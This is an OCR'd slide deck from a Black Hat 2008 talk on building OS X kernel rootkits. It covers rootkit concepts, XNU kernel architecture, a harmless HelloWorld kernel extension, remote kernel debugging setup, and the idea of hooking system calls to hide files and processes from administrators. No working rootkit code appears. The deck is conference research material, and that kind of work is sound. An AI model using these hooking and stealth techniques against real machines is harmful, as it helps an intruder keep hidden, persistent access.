iRK:

Crafting OS X Kernel Rootkits

Black Hat USA 08 — LAS VEGAS, NV

PRAETORIAN GLOBAL™

August 6, 2008

BACKGROUND

1

SECTION:
BACKGROUND 1

Background topics

- What is a rootkit?
- Types of Rootkits
- Why OS X
- OS X Kernel – “XNU”
- Extending XNU
- Basic KEXT Anatomy
- Basic KEXT Development
- Kernel Debugging

What is a rootkit?

What it is not

- Not a “root exploit”
  - “I can’t believe they call xyz a ‘rootkit’… what’s the point if you already have root?”
  - Rootkits don’t give you root if you didn’t already have it (At some point)
  - Usually combined with an exploit of some kind
  - Generally requires root access

What is a rootkit? - 2

What it (often) is:

- Access Retention – “Backdoor”
  - Without relying on the way we got in
  - For example, even after the original vulnerability has been patched.
- Stealth
  - We want to hide our presence from wily administrators
    - Files, Processes, Ports, etc.
- Other “special” functionality
  - Keyboard logging, packet capturing, etc.

Types of Rootkits

Userland rootkit:

- As name suggests, made up of userland programs
- Often, collection of trojaned versions of popular binaries which overwrite originals to hide attacker's presence
  - ps, top, netstat, ls, md5sum, etc.
  - Relatively easy to write (Source available for most utilities)
    - Edit, recompile…
  - Relatively easy to detect
    - Clean binaries will show correct information
- Could also modify original binary behavior at runtime

Types of Rootkits - 2

Kernel mode rootkit (What we're going to focus on)

- Hides presence by modifying running kernel
- More powerful
  - Userland programs obtain information from kernel
    - This includes rootkit detection programs
    - We can modify that information before it's returned
  - Kernel runs at highest privilege level
    - Direct access to hardware, network, etc.
    - If detection code also runs in kernel, it's a race
- More 1337er (Or something)

Why OS X?

- Popular
- Becoming larger target for attack
  - Published Shellcoding techniques
  - Published RCE techniques
  - …
- Not much public information on rootkit design specifically around OS X
  - There are other OS X rootkits though, several userland and at least one kernel mode (WeaponX)

OS X Kernel “XNU”


“Based on Mach”

- Mach 3.0 – Developed by Carnegie Mellon University
  - Microkernel
    - Only lowest level of access needed runs in kernel space
      - Virtual Memory, Hardware access, IPC, etc.
    - The rest runs as userland “servers”
      - Networking, filesystems, etc.
    - Performance issues

OS X Kernel “XNU” - 2

“Based on BSD”

- FreeBSD 5.x
  - Traditional monolithic kernel
    - OS Services run in kernel mode / address space
      - Drivers, network, file systems, memory management, etc.



Co-Location of Mach and BSD in XNU Kernel

Extending XNU

Kernel Extensions (KEXT)

- Dynamically loadable modules for extending the kernel
  - Much like Linux's Loadable Kernel Modules (LKM)
  - or FreeBSD's Dynamic Kernel Linking Facility (KLD)

- Needed for the OS to allow addition of low level facilities without kernel recompilation
  - Device drivers, File systems, etc.

Basic KEXT Anatomy

Typical KEXT “file” is actually a directory with multiple files

- Info.plist
  - XML “Property List” file that specifies meta data for KEXT
- Compiled kernel module code
- InfoPlist.strings
  - “Localized versions of Info.plist keys”


Info.plist

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
            <key>CFBundleDevelopmentRegion</key>
            <string>English</string>
            <key>CFBundleExecutable</key>
            <string>kern_control</string>
            <key>CFBundleIdentifier</key>
            <string>com.yourcompany.kext.kern_control</string>
            <key>CFBundleInfoDictionaryVersion</key>
            <string>6.0</string>
            <key>CFBundleName</key>
            <string>kern_control</string>
            <key>CFBundlePackageType</key>
            <string>KEXT</string>
            <key>CFBundleSignature</key>
            <string>????</string>
            <key>CFBundleVersion</key>
            <string>1.0.0d1</string>
            <key>OSBundleLibraries</key>
            <dict>
                        <key>com.apple.kernel</key>
                        <string>9.2.2</string>
            </dict>
</dict>
</plist>
```


Basic KEXT Development

Standard method for introducing code into running kernel


- Requires Xcode
  - Xcode creates a simple template for a new KEXT
    - Main .c file – Starting place for code
    - Info.plist – Meta data
    - .xcodeproj directory – Project settings directory
      - Project.pbxproj – File where project name is specified, entry and exit points, etc.
      - Other project related files
- HelloWorld.kext development walkthrough


Xcode
File
Edit
View
Project
Build
Run
Design
SCM
Window
Help
New Project... ⇧⌘N
New File... ⌘N
Open... ⌘O
Open Quickly... ⇧⌘D
Open Recent File
Open Recent Project
Get Info ⌘I
Close Window ⌘W
Close Current File ⇧⌘W
Save ⌘S
Save As... ⇧⌘S
Revert to Saved ⌘U
Make Snapshot ^⌘S
Snapshots
Print... ⌘P

New Project



New Kernel Extension




Project explorer for new project

HelloWorld.c

```
#include <mach/mach_types.h>

kern_return_t HelloWorld_start (kmod_info_t * ki, void * d) {
        return KERN_SUCCESS;
}

kern_return_t HelloWorld_stop (kmod_info_t * ki, void * d) {
        return KERN_SUCCESS;
}
```

HelloWorld.c


```
#include <mach/mach_types.h>

kern_return_t HelloWorld_start (kmod_info_t * ki, void * d) {
        return KERN_SUCCESS;
}

kern_return_t HelloWorld_stop (kmod_info_t * ki, void * d) {
        return KERN_SUCCESS;
}
```



Module Entry Function

HelloWorld.c

```
#include <mach/mach_types.h>

kern_return_t HelloWorld_start (kmod_info_t * ki, void * d) {
        return KERN_SUCCESS;
}

kern_return_t HelloWorld_stop (kmod_info_t * ki, void * d) {
        return KERN_SUCCESS;
}
```



Module Exit Function

HelloWorld.c

```
#include <mach/mach_types.h>

void HelloWorld_printHello() {
        printf("Hello World\n");
}

kern_return_t HelloWorld_start (kmod_info_t * ki, void * d) {
        HelloWorld_printHello();
        return KERN_SUCCESS;
}

kern_return_t HelloWorld_stop (kmod_info_t * ki, void * d) {
        return KERN_SUCCESS;
}
```

Edit Info.plist - OSBundleLibraries for minimum kernel version required

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://
www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
…
        <key>OSBundleLibraries</key>
        <dict>
                <key>com.apple.kernel</key>
                <string>9.2.2</string>
        </dict>
</dict>
</plist>
```

Build and Test (GUI or CLI)

```
hawtness:HelloWorld x30n$ xcodebuild -configuration Debug
=== BUILDING NATIVE TARGET HelloWorld WITH CONFIGURATION Debug
===

Checking Dependencies...
** BUILD SUCCEEDED **
hawtness:HelloWorld x30n$ cd build/Debug/
hawtness:Debug x30n$ sudo chown -R root:wheel HelloWorld.kext/
hawtness:Debug x30n$ sudo chmod 755 HelloWorld.kext/
hawtness:Debug x30n$ sudo kextload HelloWorld.kext
kextload: HelloWorld.kext loaded successfully
hawtness:Debug x30n$ sudo dmesg |tail -n 1
Hello World
```

Kernel Debugging

When playing around in kernel space, especially with less than documented kernel “features”, *things will go wrong!*

- Debugging live kernel with gdb
  - Performed using two OS X computers
    - Debug host and debug target
    - Directly connected via same physical network
    - Feasible to debug from non OS X host, but not trivial
  - Target kernel is temporarily halted (Along with all other processes)
  - Remote debugger can continue...

Kernel Debugging - 2

- See [1] Page 141 for further information / cautions
- Setup your debug target
  - Set debug flags in Open Firmware
    - Hold down Command-Option-O-F at boot to enter Open Firmware
    - `printenv boot-args`
    - `setenv boot-args original_contents debug=0x4`
  - Alternatively, from OS X command line
    - `sudo nvram printenv boot-args`
    - `sudo nvram setenv boot-args="original_contents debug=0x4"`

Symbolic Name	Flag	Meaning
DB_HALT	0x01	Halt at boot-time and wait for debugger attach
DB_PRT	0x02	Send kernel debugging printf output to console
DB_NMI	0x04	Drop into debugger on NMI - Command-Power, interrupt switch, Command-Option-Control-Shift-Escape… (Depends on machine)
DB_KPRT	0x08	Send kernel debugging kprintf output to serial port
KB_KDB	0x10	Make ddb (kdb) default debugger (requires custom kernel)
DB_SLOG	0x20	Output certain diagnostic info to system log
DB_ARP	0x40	Allow debugger to ARP and route – Not avail in all kernels
DB_KDP_BP_DIS	0x80	Support old versions of gdb on newer systems
DB_LOG_PI_SCRN	0x100	Disable graphical panic dialog

Possible Debug Flags (Debug flags are determined by ANDing debug value against possible flags)

Kernel Debugging - 3

- Setup your debug host
  - Download and mount Kernel Debug Kit for target kernel
    - http://developer.apple.com/sdk/
  - Set static ARP entry for debug target
    - `$ sudo arp -s 10.1.13.10 00:14:c8:fb:9a:94`
  - Start gdb against Kernel Debug Kit included kernel
    - `$ gdb /Volumes/KernelDebugKit/mach_kernel`
  - Set debug target type
    - `(gdb) target remote-kdp`

Kernel Debugging - 4

- Drop into debugger from target host
  - Generate NMI (Non-Maskable Interrupt)
    - (OS X >= 10.1.2) If DB_NMI debug flag set - Press power button quickly
- Attach debugger to target host
  - `(gdb) attach 10.1.13.10`

HOOKING


2

Hooking


Modifies control flow to execute user's code in addition to or instead of original

- Can be used to filter data (input or output), extend functionality, etc.

- Example:
  - Function A generally calls Function B to perform some task
  - User hijacks call to Function B, executing it's own code on the supplied data, then passes data on to Function B
- Illustrated:



Function A calls Function B




Hook Installed

System Call Hooking

System call interface is primary mechanism used by applications to request service from the kernel

- Because of this, syscall hooking is very powerful
  - User applications rely on the information returned from system calls
  - Common syscall hooking targets:
    - read(), write(), execve(), getdirentries()
  - Most publically available rootkits utilize this technique to some extent
    - WeaponX uses this technique for much of its functionality



Typical System Call

